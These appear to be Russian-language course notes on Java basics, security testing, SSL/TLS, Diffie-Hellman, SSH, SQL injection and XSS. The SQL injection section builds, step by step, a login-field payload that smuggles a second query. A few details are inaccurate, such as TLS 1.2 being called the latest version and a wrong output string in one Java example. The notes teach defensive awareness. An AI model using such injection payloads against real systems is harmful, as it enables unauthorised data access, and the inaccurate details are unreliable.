- **Байт-код Java** является промежуточным представлением программы, содержащим инструкции, которые будет выполнять виртуальная машина **JVM**.
- Компилятор **Javac** выдаёт результат, который не является непосредственно исполняемым кодом.

C:\>java Example

- Выполнение данной программы приведёт к выводу на экран следующего результата:

Простая программа на Java.

- В процессе компиляции кода каждый отдельный Класс помещается в собственный Выходной Файл, называемый по Имени Класса и получающий расширение «**.class**». Поэтому исходным Файлам программ на **Java** целесообразно присваивать Имена, совпадающие с Именами Классов, которые содержатся в файлах с расширением «**.class**».
- При запуске загрузчика приложений **Java** описанным выше способом в командной строке на самом деле указывается Имя Класса, который нужно выполнить.
- Загрузчик приложений автоматически будет искать Файл с указанным Именем и расширением «**.class**». И если он найдёт такой файл, то выполнит код, содержащийся в указанном Клasse.

? ПРИМЕР-3: Простая программа на Java – выполнить математический расчёт.

ЗАДАЧА:

- Вычислить: $\frac{10.5 + 2 \times 3}{45 - 3.5}$

РЕШЕНИЕ:

- Пишется программа на Java:

```
1 public class ComputeExpression {  
2     public static void main(String[] args) {  
3         System.out.println((10.5 + 2 * 3) / (45 - 3.5));  
4     }  
5 }
```

- Исходному Файлу программы присвоить имя «ComputeExpression.java». Имя Главного Класса = Имя Файла.

- Строка #1** – определяет Класс и его Имя

```
class ComputeExpression { ... определение Класса... }
```

- «**class**» – Ключевое слово, которое служит для объявления вновь определяемого Класса.
- «**ComputeExpression**» – идентификатор, обозначающий Имя Класса.
- Всё определение Класса и его членов, должно располагаться между фигурными скобками: «{» ... «}».

- Строка #2** – определяет Метод

```
public static void main(String[] args) {
```

- «**public**» – Ключевое слово – метод «**main()**» должен быть определён как «**public**», поскольку при запуске программы он должен вызываться из кода за пределами его Класса.
- «**static**» – Ключевое слово – позволяет вызывать метод «**main()**» без получения экземпляра Класса. Это необходимо потому, что метод «**main()**» вызывается JVM перед созданием любых объектов.
- «**void**» – Ключевое слово – сообщает Компилятору, что Метод «**main()**» не возвращает никаких значений.
- «**main()**» – Метод – точка входа, где программа начинает выполнение – в этой программе содержит Инструкцию **System.out.println**. Инструкция отображает в консоли Строку «**Welcome to Java!**».
- «**String**» – Стока – это термин, означающий последовательность символов.
- «;» – каждая Инструкция заканчивается точкой с запятой, которая служит разделителем Инструкций.

- Строка #3** – вывод результата на экран

```
System.out.println((10.5 + 2 * 3) / (45 - 3.5));
```

- «**System**» – обозначает предопределённый класс, предоставляющий доступ к Системе.
- «**out**» – поток вывода, связанный с Консолью.
- «**println()**» – Встроенный Метод, которым выполняется вывод данных на экран.
- «**(10.5 + 2 * 3) / (45 - 3.5)**» – Параметр Метода **println()** – арифметические вычисления.

- Строки ##4–5** – завершение Метода и Класса

```
}
```

- Первый символ «}» – завершает Метод **main()**.
- Последний символ «}» – завершает определение Класса **Name**.

- Скомпилировать «**ComputeExpression**» – запустить Компилятор «**javac**».
- Указать Имя исходного Файла в командной строке:

```
C:\>javac ComputeExpression.java
```

- Компилятор «**javac**» создаст файл **ComputeExpression.class**, содержащий версию **байт-кода** – промежуточного представления программы, содержащее Инструкции, для Виртуальной Машины **JVM**.
- Компилятор «**javac**» выдаёт результат, который не является непосредственно исполняемым кодом.

```
C:\>java ComputeExpression
```

- При запуске «**ComputeExpression**» – программа, выводит в Консоль сообщение:

```
0.3975903614
```

? ПРИМЕР-4: Простая программа на Java – выполнить математический расчёт с переменной.

ЗАДАЧА:

- Вывести на экран пояснение и значение целочисленной переменной, а потом то же, но в 2 раза больше.

РЕШЕНИЕ:

- Пишется программа на Java:

```
1  /*
2  Эта еще один короткий пример программы.
3  Присвоить исходному файлу имя "Examp1e4.java"
4  */
5  class VarCalculation {
6      public static void main(String args []) {
7          int num; // в этой строке кода объявляется переменная с именем num
8          num = 100; // в этой строке кода переменной num присваивается значение 100
9          System.out.println("Это переменная num: " + num);
10         num = num * 2;
11         System.out.print("Значение переменной num * 2 равно ");
12         System.out.println(num);
13     }
14 }
```

- Исходному Файлу программы следует присвоить Имя «**VarCalculation.java**».

По принятому соглашению Имя Главного Класса должно совпадать с Именем Файла с исходным кодом.

- Строки ##1-4:

```
/*
Это еще один короткий пример программы.
Присвоить исходному файлу имя "Examp1e4.java"
*/
```

- «*/* ... */*» – Многострочный Комментарий – Весь текст, расположенный между «*/**» и «**/*» игнорируется Компилятором. В данном случае описывает программу и напоминает, что исходному файлу должно быть присвоено имя «**VarCalculation.java**».

- Стока #5:

```
class VarCalculation {
```

- «**class**» – Ключевое слово, которое служит для объявления вновь определяемого Класса.
- «**VarCalculation**» – служит в качестве идентификатора, обозначающего Имя Класса.
- «{ ... }» – Всё определение Класса и его членов, должно располагаться между фигурными скобками.

- Стока #6:

```
public static void main(String args []) {
```

- «**public**» – модификатор доступа – даёт возможность управлять видимостью Членов Класса – этот Член доступен из кода за пределами Класса, где он определён. Метод «**main()**» должен быть определён как «**public**», поскольку при запуске он должен вызываться из кода за пределами его Класса.
- «**static**» – позволяет вызывать метод «**main()**» без получения экземпляра Класса – необходимо потому, что метод «**main()**» вызывается виртуальной машиной JVM перед созданием любых объектов.
- «**void**» – сообщает Компилятору, что метод «**main()**» не возвращает никаких значений.
- «**main()**» – Метод – служит всего лишь началом программы.
- «(...)» – за Именем Метода в круглых скобках указываются Параметры – переменные, служащие для передачи любой информации, требующейся Методу.
- «()» – пустые круглые скобки указываются, если Методу не требуются Параметры.
- «**String args []**» – объявляется Параметр «**args**», обозначающий Массив экземпляров Класса «**String**».
- В объектах типа «**String**» хранятся символьные строки.
- В выражении «**String args []**» объявляется Параметр «**args[]**».
- У метода «**main()**» это единственный, хотя и довольно сложный Параметр.
- «**args[]**» – Параметр – обозначает Массив экземпляров Класса «**String**».
- «[...]» – Массивы берутся в квадратные скобки.
- В данном случае «**args[]**» принимает любые аргументы ком строки, во время выполнения программы.
- «{» – Символ открывающей фигурной скобки обозначает начало тела метода «**main()**».

Весь код, составляющий тело Метода, должен располагаться между «{...}» в определении этого Метода.

- **Строка #7:**

```
int num; // в этой строке кода объявляется переменная с именем num
```

- «**int**» – Ключевое слово – Целочисленный Тип Данных.
- «**num**» – объявляется Целочисленная Переменная с именем «**num**».
- «;» – в языке Java все операторы обычно должны оканчиваться точкой с запятой.
- «**// ...**» – Строчный Комментарий, приводимый в середине программы для коротких заметок.

- **Строка #8:**

```
num = 100; // в этой строке кода переменной num присваивается значение 100
```

- «**num**» – объявлена ранее Целочисленная Переменная с именем «**num**».
- «=» – в Java операция присваивания обозначается одиночным знаком равенства.
- «**100**» – целочисленное значение, присваиваемое Переменной с именем «**num**».
- «;» – в языке Java все операторы обычно должны оканчиваться точкой с запятой.
- «**// ...**» – Строчный Комментарий, приводимый в середине программы для коротких заметок.

- **Строка #9:**

```
System.out.println("Это переменная num: " + num);
```

- «**System**» – обозначает предопределённый Класс, предоставляющий доступ к Системе.
- «**out**» – поток вывода, связанный с Консолью.
- «**println()**» – Встроенный Метод, которым выполняется вывод данных на экран.
- «**"Это ..."**» – текстовая строка, выводящаяся на экран, должна быть заключена в двойные кавычки.
- «+» – присоединяет значения Переменной «**num**»
- «**num**» – значение Переменной с именем «**num**»
- «;» – Оператор, в котором вызывается Метод **println()**, завершается точкой с запятой «;».

- **Строка #10:**

```
num = num * 2;
```

- «**num**» – новое значение, для объявленной ранее Целочисленной Переменной с именем «**num**».
- «=» – в Java операция присваивания обозначается одиночным знаком равенства.
- «*» – арифметическая операция умножения.
- «**2**» – Число 2.
- «;» – Оператор, в котором вызывается Метод **println()**, завершается точкой с запятой «;».

- **Строки #11–12:**

```
System.out.print("Значение переменной num * 2 равно ");
System.out.println(num);
```

- «**print()**» – Метод – вызывается для вывода текстовой строки «**Значение переменной num * 2 равно**». После этой строки не следует «**\n**» символ новой строки. Таким образом, следующий результат будет выводиться в той же самой строке. Метод «**print()**» действует аналогично методу «**println()**», за исключением того, что после каждого вызова он не выводит символ новой строки.
- «**println()**» – Встроенный Метод, которым выполняется вывод данных на экран.
- «**println(num)**» – Вызов Метода – имя Переменной «**num**» указывается буквально.

- **Строки #13–14:**

```
}
```

- Первый символ «**}**» – завершает Метод **main()**.
- Последний символ «**}**» – завершает определение Класса **VarCalculation**.

- Чтобы выполнить программу – воспользоваться загрузчиком приложений Java, который называется Java.
- Ему нужно передать имя класса «**VarCalculation**» в качестве аргумента командной строки.
- Выполнение данной программы приведёт к выводу на экран следующего результата:

```
Это переменная num: 100
Значение переменной num * 2 равно 200
```

Programming, misc.

? Консоль

Консоль – компьютерный термин, который относится к устройству ввода и отображения текста на компьютере

- Консольный Вход – получение ввода с клавиатуры;
- Выход Консоли – отображение вывода на мониторе.

? Как поменять 2 переменные местами не вводя третью переменную на разных языках ООП

ЗАДАЧА:

- Даны 2 переменные: a и b ($a=2, b=3$)
- Необходимо поменять местами эти числа ($a=3, b=2$), не используя при этом третью переменную.

РЕШЕНИЕ:

C++	C#	Java	Python	PHP
<pre>a = a + b; b = a - b; a = a - b;</pre>	<pre>(a, b) = (b, a)</pre>	<pre>a = a + b - (b = a)</pre>	<pre>a,b = b,a</pre>	<pre>list(\$a, \$b) = [\$b, \$a];</pre>

Security

Security Testing

? Тестирование безопасности

Тестирование безопасности – комплекс исследований программного продукта, направленный на тестирование, обнаружение и исправление дефектов, связанных с сохранностью пользовательских данных, а именно:

- **Целостность** – ограничение круга пользователей, имеющих доступ к данным, определение степени вреда, нанесённого при потере тех или иных данных.
- **Доступность** – требования о том, что ресурсы должны быть доступны авторизованному пользователю, внутреннему объекту или устройству. Как правило, чем более критичен ресурс – тем выше уровень доступности должен быть.
- **Конфиденциальность** – скрытие определённых ресурсов или информации. Под конфиденциальностью можно понимать ограничение доступа к ресурсу некоторой категории пользователей, или другими словами, при каких условиях пользователь авторизован получить доступ к данному ресурсу.

? Как чаще всего осуществляется Тестирование Безопасности

В ходе тестирования, чаще всего тестировщик играет роль взломщика, и начинает манипулировать разным образом приложением:

- Попытки узнать пароль с помощью внешних средств.
- Атака системы с помощью специальных утилит, анализирующих защиты.
- Подавление, ошеломление системы (в надежде, что она откажется обслуживать других клиентов).
- Целенаправленное введение ошибок в надежде проникнуть в систему в ходе восстановления.
- Просмотр несекретных данных в надежде найти ключ для входа в систему.

? Основные виды уязвимости:

- **XSS, Cross-Site Scripting** – это вид уязвимости программного обеспечения (Web приложений), при которой, на генерированной сервером странице, выполняются вредоносные скрипты, с целью атаки клиента.
- **XSRF/CSRF, Request Forgery** – это вид уязвимости, позволяющий использовать недостатки HTTP протокола. Злоумышленники работают по следующей схеме: ссылка на вредоносный сайт устанавливается на странице, пользующейся доверием у пользователя, при переходе по вредоносной ссылке выполняется скрипт, сохраняющий личные данные пользователя (пароли, платёжные данные и т.д.), либо отправляющий СПАМ сообщения от лица пользователя, либо изменяет доступ к учётной записи пользователя, для получения полного контроля над ней.
- **SQL/PHP/ASP-Codeinjections** – это вид уязвимости, при котором становится возможно осуществить запуск исполняемого кода с целью получения доступа к системным ресурсам, несанкционированного доступа к данным либо выведения системы из строя.
- **SSI, Server-SideIncludes Injection** – это вид уязвимости, использующий вставку серверных команд в HTML код или запуск их напрямую с сервера.
- **AuthorizationBypass** – это вид уязвимости, при котором возможно получить несанкционированный доступ к учётной записи или документам другого пользователя

? Почему так много компаний заинтересовано в проведении Тестирования Безопасности

Тестирования Безопасности это в первую очередь нужно людям:

- простым смертным, решившим заказать пиццу, а не отправить данные своей карты непонятно куда;
- простым владельцам пиццерий, не беспокоящимся, что кто-то смог бесплатно научиться заказывать пиццу через их приложение;
- простым разработчикам, которым не придётся править код в 3 часа утра.
- Небольшие организации, имеющие свой сайт, думают, что они слишком малы для того, чтобы стать мишенью для атаки.
- В этом они заблуждаются.
- Вероятность таргетированной атаки на них ниже, чем на финансовых гигантов, но всё-таки не равна нулю.
- Во время нейронных сетей и автоматизации никто не выясняет, большой ли денежный оборот у фирмы.

- Главное – количество уникальных посетителей, ведь суммарно в их карманах может оказаться больше «фишек», чем компания получает за год.
- Существуют компании, которые уже взломали, и компании, которые ЕЩЁ не взломали.
- На практике это вопрос времени.
- Правильные компании, которые тратят на безопасность значительную часть прибыли, – это нормальный порядок вещей для всего цивилизованного мира.
- Адекватные компании, безусловно, хотят сохранить свои доходы и свою репутацию, и поэтому:
 - Многие – формируют собственный штат по Информационной Безопасности,
 - Другие многие – нанимают специалистов на Аутсорс,
 - Немногие – запускают программы Баг-Баунти.

? Баг-Баунти

Баг-Баунти – Программы, где любой желающий может принять участие в поиске уязвимостей.

? На что и на кого ориентирована Безопасность

Безопасность в первую очередь ориентирована на \$\$\$

? Кто получит выгоду в первую очередь от Безопасности

- В первую очередь от безопасного сёрфа сайта выигрывает **Пользователь**.
- Если нет нужды беспокоиться, что личные данные могут утечь – **Пользователь** будет доверять ресурсу.
- Если счастлив **Пользователь**, – счастлив и **Владелец** веб-ресурса (у него меньше рисков потерять финансы).

? Работа по исследованию Безопасности

Исследование безопасности веб-ресурса – сложная и кропотливая работа, требующая внимательности, фантазии и творческого подхода. Исследователю безопасности необходимо глубокое понимание технической изнанки работы веб-приложения и веб-сервера. Каждый новый проект даёт пищу для фантазии, каждый новый инструмент – просторы для творчества. Да и вообще, тестирование безопасности больше похоже на исследовательскую работу – это постоянный поиск и анализ.

? Процесс тестирования безопасности изнутри

Каждый новый проект требует:

- применения новых инструментов,
- изучения новых технологий,
- поглощения множества книг и статей, которые достаточно трудно найти*.

* Большая часть информации находится в англоязычном пространстве.

? Сильно ли отличается Процесс Тестирования Безопасности от Обычного Тестирования

Процесс Тестирования Безопасности, в целом не сильно отличается от Тестирования Обычного:

- поиск,
- локализация,
- воспроизведение,
- заведение,
- отчёт.

? От кого/чего зависят приоритеты Тестирования Безопасности

Приоритеты, безусловно, зависят от:

- заказчика,
- от целей тестирования.

? Большинство уязвимостей ищется вручную или с помощью автоматизации

- К сожалению, некоторые курсы по тестированию безопасности / анализу защищённости внушают, что достаточно пройтись по веб-приложению каким-нибудь сканером безопасности – и всё готово!
- Отчёт есть, уязвимости – вот они!
- **Большинство уязвимостей** ищется и находится именно **вручную**, при внимательном изучении.
- Они могут быть совершенно несложными, но автоматические сканеры не способны их обнаружить.

? OWASP

OWASP, Open Web Application Security Project – сообщество, занимающееся классификацией атак и уязвимостей – международная некоммерческая организация, сосредоточенная на анализе и улучшении безопасности ПО.

? 10 самых опасных уязвимостей

OWASP составил список из 10 самых опасных уязвимостей, которым подвержены интернет-ресурсы.

Сообщество обновляет и пересматривает этот список 1 раз в 3 года, поэтому он содержит актуальную информацию.

1. Внедрение кода;
2. Некорректная аутентификация и управление сессией;
3. Утечка чувствительных данных;
4. XXE – Внедрение внешних XML-сущностей;
5. Нарушение контроля доступа;
6. Небезопасная конфигурация;
7. Межсайтовый скриптынг;
8. Небезопасная десериализация;
9. Использование компонентов с известными уязвимостями;
10. Отсутствие журналирования и мониторинга.

? Методика тестирования. Guideline от OWASP

Организация OWASP дополнительно к своему списку из 10 самых опасных уязвимостей разработала «Методические Рекомендации (Практикум) По Тестированию Безопасности Веб-Приложений».

В них подробно, шаг за шагом, описано, как и что необходимо тестировать, на что обратить внимание в первую очередь, а на что – во вторую. Методика носит рекомендательный характер и, конечно, никого ни к чему не обязывает (инженер, проводящий тестирование, некоторые моменты может перенести, а другие – вообще опустить), но, тем не менее, позволяет сделать максимальное покрытие для веб-приложения.

Весь процесс тестирования состоит из двух этапов:

- **Пассивный** – тестировщик пытается понять логику приложения и «играет» с ним.
Могут использоваться инструменты для сбора информации.
Например, с помощью HTTP-прокси можно изучить все HTTP-запросы и ответы.
В конце данного этапа тестировщик должен понимать все точки входа приложения (HTTP-заголовки, параметры, куки и пр.).
- **Активный** – тестировщик проводит тесты в соответствии с методологией.
Все тесты разбиты на 11 подразделов:
 - 1) сбор информации;
 - 2) тестирование конфигурации;
 - 3) тестирование политики пользовательской безопасности;
 - 4) тестирование аутентификации;
 - 5) тестирование авторизации;
 - 6) тестирование управления сессией;
 - 7) тестирование обработки пользовательского ввода;
 - 8) обработка ошибок;
 - 9) криптография;
 - 10) тестирование бизнес-логики;
 - 11) тестирование уязвимостей на стороне пользователя.

? Инструментарий – ручной или автоматизированный: какой и для чего

- Для Тестирования Безопасности разработан огромный инструментарий:
 - начиная от специализированных скриптов, «заточенных» для какой-то одной конкретной цели,
 - и заканчивая целыми комбайнами – готовыми выжать максимальные выводы из минимума вводных.
- Как правило, инженер по тестированию при выборе инструментов основывается на приоритетах: что важнее – время или область покрытия?
- Разработчики довели автоматизацию до небывалых высот – можно смело следовать принципу Парето: 80% работы скормливать автоматизированным анализаторам, а всё оставшееся – «проходить руками».
- Но, результаты автоматизированных средств всё равно придётся изучать и проверять.

? Категории Инструментов по Тестированию Безопасности

Категорий инструментов по Тестированию Безопасности:

- сканеры веб-уязвимостей;
- инструменты для эксплуатации уязвимостей;
- инструменты криминалистики;
- сканеры портов;
- инструменты мониторинга трафика;
- отладчики;
- руткит детекторы;
- инструменты шифрования;
- инструменты для брутфорса.

? Может ли использовать Инструменты по Тестированию Безопасности Manual QA

Уязвимости с OWASP Top 10 можно искать с помощью автоматизированного инструмента.

С ним может справиться и Manual QA, достаточно знать:

- какие есть самые критические уязвимости,
- и уметь пользоваться инструментами для их поиска.

? Инструменты по Тестированию Безопасности

К инструментарию Penetration Tester можно отнести такие:

- Бесплатные:
 - OWASP ZAP;
 - Nmap;
 - Metasploit;
 - SQLmap;
 - Wireshark;
 - Ettercap;
 - BeEF.
- Платные:
 - Burp Suite;
 - Acunetix;
 - Charles;
 - Veracode.

? Откуда возникают уязвимости

Уязвимости возникают:

- из-за разгильдяйства разработчиков.
- из-за невнимательности.
- из-за халтуры.
- из-за лени.
- но чаще всего – из-за неопытности.

? Почему уязвимости возникают чаще всего из-за неопытности

- Не все разработчики представляют себе, как злоумышленник будет атаковать их продукт.
- Некоторые считают, что достаточно экранировать кавычку («'») в пользовательском вводе или спастиесь «magic_quotes» – и можно будет избежать SQL-инъекции.
- Отсюда и получается, что превентивные меры принимаются, а что делать дальше – не известно.

SSL / TLS

? Сертификаты SSL, TLS

- **SSL, Secure Socket Layer – Уровень Защищённых Сокетов** – как и его последователь TLS – криптографический протокол, обеспечивающий защищённую передачу данных между узлами в Интернет.
- **TLS, Transport Layer Security – Протокол Защиты Транспортного Уровня** – как и его предшественник SSL – криптографический протокол, обеспечивающий защищённую передачу данных между узлами в Интернет.

? История SSL/TLS

- SSL разработан Netscape Communications для добавления HTTPS в свой веб-браузер Netscape Navigator.
- XXXX – SSL 1.0 – версия никогда не была обнародована.
- 1995 – SSL 2.0 – версия содержала много недостатков по безопасности, они привели к разработке SSL 3.0.
- 1996 – SSL 3.0 – версия послужила основой для создания протокола TLS 1.0.
- 1999 – **TLS 1.0** – впервые был определён в качестве **обновления версии SSL 3.0**.
- 2006 – TLS 1.1 – обновление TLS 1.0: добавление защиты, улучшения, изменения.
- 2008 – **TLS 1.2** – обновление предыдущей версии – **последняя версия TLS на 2022**
- 2014 – правительство США сообщило об уязвимости в текущей версии протокола SSL – SSL должен быть исключён из работы в пользу TLS.
- 2018 – TLS 1.3 – обновление предыдущей версии – признан стандартом

? Различия между TLS и SSL

Различия между протоколами TLS 1.0 и SSL 3.0 не критичны, но они значительны для появления несовместимости при взаимодействии этих версий этих протоколов – TLS 1.0 действительно включает средства, с помощью которых реализация подключения TLS к SSL 3.0 ослабит безопасность (RFC 2246).

? В каких приложениях используются протоколы SSL/TLS

- SSL/TLS широко используются в приложениях, работающих с сетью Интернет:
 - веб-браузеры,
 - работа с электронной почтой,
 - обмен мгновенными сообщениями
 - IP-телефония (VoIP).

? За счёт чего обеспечивается защита данных в SSL/TLS

Протокол SSL обеспечивает защищённый обмен данными за счёт двух следующих элементов:

- Аутентификация;
- Шифрование.

? Что именно и для каких целей используется протоколами SSL/TLS

SSL/TLS используют:

- **асимметричную криптографию** – для аутентификации ключей обмена,
- **симметричный шифр** – для сохранения конфиденциальности,
- **коды аутентификации сообщений** – для целостности сообщений.

? Свойства «безопасного канала» предоставляемого SSL

Протокол SSL предоставляет «безопасный канал», который имеет три основных свойства:

- **Канал является частным.** Шифрование используется для всех сообщений после простого диалога, который служит для определения секретного ключа.
- **Канал аутентифицирован.** Серверная сторона диалога всегда аутентифицируется, а клиентская делает это опционально.
- **Канал надёжен.** Транспортировка сообщений включает в себя проверку целостности.

? Преимущество SSL

Преимуществом SSL является то, что он независим от прикладного протокола.

Протоколы приложений (HTTP, FTP, TELNET) могут работать поверх протокола SSL совершенно прозрачно, то есть SSL может согласовывать алгоритм шифрования и ключ сессии, а также аутентифицировать сервер до того, как приложение примет или передаст первый байт сообщения.

? Какие известные организации имеют лицензию на использование протокола SSL

Лицензию на использование протокола SSL для коммерческих целей в сети Интернет имеют:

- Visa,
- Master Card,
- American Express
- и многие другие организации

? Поддержка веб-сайтами протокола

Версия протокола	Безопасность	Поддержка сайтами
SSL 2.0	Нет	4.9%
SSL 3.0	Нет	16.6%
TLS 1.0	Может быть	94.7%
TLS 1.1	Да	82.6%
TLS 1.2	Да	85.5%

? Алгоритм Диффи-Хеллмана

- **Алгоритм Диффи-Хеллмана** – алгоритм шифрования SSL, TLS
- DH, Diffie-Hellman Protocol – Протокол Диффи-Хеллмана – криптографический протокол, позволяющий двум и более сторонам получить общий секретный ключ, используя незащищённый от прослушивания канал связи. Полученный ключ используется для шифрования дальнейшего обмена с помощью алгоритмов симметричного шифрования.
- Схема открытого распределения ключей **сняла основную проблему классической криптографии – проблему распределения ключей**.
- В чистом виде алгоритм Диффи-Хеллмана уязвим для модификации данных в канале связи, в том числе для атаки «MIM, Man-in-the-middle (человек посередине)», поэтому схемы с его использованием применяют дополнительные методы односторонней или двусторонней аутентификации.

? Принцип работы Алгоритма Диффи-Хеллмана

- Предположим, существует два абонента: Алиса и Боб.
- Обоим абонентам известны некоторые два числа **g** и **p**, которые не являются секретными и могут быть известны также другим заинтересованным лицам.
- **ЗАДАЧА: Создать**, неизвестный более никому, **секретный ключ**.

I ЭТАП:

- Оба абонента генерируют **большие случайные числа**:
 - Алиса – число **a**,
 - Боб – число **b**.
- Затем Алиса:
 - вычисляет остаток от деления и получает **Число #1: $A = g^a \text{ mod } p$**
 - и пересыпает его Бобу: **Алиса → Число #1 A → Боб**
- В свою очередь Боб:
 - вычисляет остаток от деления и получает **Число #2: $B = g^b \text{ mod } p$**
 - и передаёт Алисе: **Боб → Число #2 B → Алиса**
- Предполагается, что злоумышленник может:
 - получить оба этих значения: **Число #1 A → Злодей ← B Число #2**
 - **НО не модифицировать их** (то есть, у него нет возможности вмешаться в процесс передачи).

II ЭТАП:

- Алиса на основе имеющегося у неё **a** и полученного по сети **B** вычисляет **Число #3: $B^a \text{ mod } p = g^{ab} \text{ mod } p = K$**
- Боб, на основе имеющегося у него **b** и полученного по сети **A** вычисляет **Число #4: $A^b \text{ mod } p = g^{ab} \text{ mod } p = K$**
- Как нетрудно видеть, у Алисы и Боба получилось одно и то же **Число #5: $K = g^{ab} \text{ mod } p$**
- **Число #5** Алиса и Боба могут использовать в качестве **Секретного Ключа**.
- Злоумышленник здесь встретится с практически неразрешимой за разумное время проблемой вычисления **Числа #3** или **Числа #4** по перехваченным **Числам #1 A** и **#2 B**, если **p, a, b** выбраны достаточно большими.
- В практических реализациях:
 - для **a** и **b** используются числа порядка **10^{100}**
 - для **p** порядка **10^{300}**
 - Число **g** не обязано быть большим и обычно имеет значение в пределах первого десятка.

SSH

? Протокол SSH

- **SSH, Secure Shell – Безопасная Оболочка** – сетевой протокол Прикладного уровня, позволяющий производить удалённое управление ОС и туннелирование TCP-соединений (н-р, для передачи файлов).
- SSH схож по функциональности с протоколами TELNET и RLOGIN, но, в отличие от них, шифрует весь трафик, включая и передаваемые пароли.
- SSH допускает выбор различных алгоритмов шифрования.
- SSH-Клиенты и SSH-Серверы доступны для большинства сетевых ОС.
- Используемый транспорт – в современной форме – при помощи транспорта TCP.
- Место в стеке протоколов TCP/IP – Прикладной уровень.
- SSH-сервер обычно прослушивает соединения на TCP-порту 22.

? Возможности SSH:

- SSH позволяет:
 - безопасно передавать в незащищённой среде практически любой другой сетевой протокол.
Таким образом, можно:
 - удалённо работать на компьютере через командную оболочку,
 - передавать по шифрованному каналу звуковой поток или видео (н-р, с Веб-камеры).
 - использовать сжатие передаваемых данных для последующего их шифрования
(удобно для удалённого запуска клиентов X Window System).

? Использование SSH:

- Большинство Хостинг-Провайдеров за плату предоставляет Клиентам доступ к их домашнему каталогу по SSH. Это может быть удобно:
 - как для работы в командной строке,
 - так и для удалённого запуска программ (в том числе графических приложений).

? Техническая информация о протоколе SSH:

- Для аутентификации Сервера в SSH используется:
 - **Аутентификация сторон на основе алгоритмов электронно-цифровой подписи RSA или DSA.**
Аутентификация по паролю наиболее распространена.
При каждом подключении вырабатывается общий секретный ключ для шифрования трафика.
 - **Аутентификация при помощи пароля (режим обратной совместимости с TELNET).**
При аутентификации по ключевой паре предварительно генерируется пара открытого и закрытого ключей для определённого пользователя. На машине, с которой требуется произвести подключение, хранится закрытый ключ, а на удалённой машине – открытый. Эти файлы не передаются при аутентификации, система лишь проверяет, что владелец открытого ключа также владеет и закрытым.
При данном подходе, настраивается автоматический вход от имени конкретного пользователя в ОС.
 - **Аутентификация при помощи IP-адреса хоста (режим обратной совместимости с RLOGIN).**
Аутентификация по IP-адресу небезопасна, эту возможность чаще всего отключают.
- Для создания **Общего Секрета (Сеансового Ключа)** используется алгоритм **DH** (Диффи-Хеллмана).
- Для **шифрования данных** используется симметричное шифрование, алгоритмы **AES**, **Blowfish** или **3DES**.
- **Целостность передачи данных** проверяется с помощью **CRC32** (в SSH1) или **HMAC-SHA1/HMAC-MD5** (в SSH2).
- Для **сжатия шифруемых данных** может использоваться алгоритм **LZ77** (LempelZiv),
который обеспечивает такой же уровень сжатия, что и архиватор ZIP.
Сжатие SSH включается лишь по запросу клиента, и на практике используется редко.

? История SSH

- 1995 – SSH-1 – Тату Юлёнен, исследователь из Технологического университета Хельсинки, Финляндии, разработал первую версию протокола, вызванную атакой по сбору пароля в его университетской сети. Целью SSH было заменить более ранние протоколы RLOGIN, TELNET, FTP и RSH, которые не обеспечивали строгую аутентификацию и конфиденциальность.
- 2006 – SSH-2 – Эта версия несовместима с SSH-1. SSH-2 отличается как безопасностью, так и улучшенными функциями по сравнению с SSH-1. Лучшая безопасность достигается за счёт обмена ключами Диффи-Хеллмана и строгой проверки целостности с помощью кодов аутентификации сообщений. Новые функции SSH-2 включают возможность запускать любое количество сеансов оболочки через одно соединение SSH.

SQL Injection

? SQL-инъекция

SQLi / SQL injection – SQL-Инъекция / Внедрение SQL-кода – один из распространённых способов взлома сайтов и программ, работающих с базами данных, основанный на внедрении в запрос произвольного SQL-кода.

? Уязвимости при SQL-инъекции

- Внедрение SQL, в зависимости от типа используемой СУБД и условий внедрения, может дать возможность атакующему выполнить произвольный запрос к Базе Данных:
 - прочитать содержимое любых таблиц,
 - удалить данные,
 - изменить данные,
 - добавить данные,
 - получить возможность чтения/записи локальных файлов,
 - получить возможность выполнения произвольных команд на атакуемом Сервере.
- Атака типа SQLi может быть возможна из-за некорректной обработки входных данных в SQL-запросах.
- Разработчик прикладных программ, работающих с Базами Данных, должен:
 - **знать об уязвимостях** по Внедрению SQL-кода,
 - **принимать меры противодействия** Внедрению SQL-кода.

? SQL-инъекция – ПРИМЕР

1) Запрос «Клиент–Сервер» для БД, таблица «Teacher» выглядит на Клиенте следующим образом:

Name:	Petrov
Phone:	+380673332211
LOGIN	

2) На Сервере этот Запрос к Базе Данных «Сервер–БД» выглядит следующим образом:

```
SELECT * FROM Teacher WHERE teacherName = 'Petrov' AND phoneNumber = '+380673332211';
```

3) На Сервере уже есть заготовка для подобных Запросов, чтобы просто «тупо» подставить данные:

```
SELECT * FROM Teacher WHERE teacherName = '_____' AND phoneNumber = '_____';
```

4) Если, в поле «Name» написать «XXXXXXX», то Сервер направит запрос к БД:

```
SELECT * FROM Teacher WHERE teacherName = 'XXXXXXX' AND phoneNumber = '+380673332211';
```

5) А если, в поле «Name» написать «SELECT * FROM Course», то Сервер направит запрос к БД:

```
SELECT * FROM Teacher WHERE teacherName = 'SELECT * FROM Course' AND phoneNumber = '+380673332211';
```

База выдаст «NULL», т.к. поля «SELECT * FROM Course» не существует.

6) Чтобы отсечь «phoneNumber», можно обернуть его как комментарий, с помощью «дефис-дефис-пробел»:

```
SELECT * FROM Teacher WHERE teacherName = 'SELECT * FROM Course -- ' AND phoneNumber = '+380673332211';
```

Но «-- » воспримется как часть текста, вместе с «SELECT * FROM Course», т.к. заключено в кавычки «'»

7) Тогда можно закрыть шаблонный запрос, добавив в начале «'», который замкнёт шаблонный «'» –

далее будет следовать авторский запрос «SELECT * FROM Course», а т.к. дальше идёт «дефис-дефис-пробел» – вся последующая информация обратиться в комментарий:

Name:	';SELECT * FROM Course --
Phone:	+380673332211
LOGIN	

```
SELECT * FROM Teacher WHERE teacherName = '';SELECT * FROM Course -- ' AND phoneNumber = '+380673332211';
```

8) Таким образом, можно внедрять любые собственные запросы (получить данные, изменить их или удалить), если, конечно, программисты не учли самую элементарную безопасность.

XSS

? XSS-уязвимость

XSS / Cross-Site Scripting – XSS-уязвимость / Межсайтовый Скриптинг – тип атаки на веб-системы – внедрение в выдаваемую Веб-страницу вредоносного кода (который будет выполнен на компьютере Пользователя при открытии им этой страницы) и взаимодействии этого кода с Веб-Сервером злоумышленника.

? Причина появления XSS-уязвимости

Причина появления XSS-уязвимости – доверие со стороны разработчика, что пользователь не будет вносить разнообразные куски кода на сайт.

? Уязвимости при XSS-уязвимости

Вред, который может причинить злоумышленник при XSS-уязвимости:

- Изменить настройки:
 - заменить бэкграунд сайта – поместить на задний фон скрин Интернет-казино,
 - размещать рекламу через всплывающие попапы.
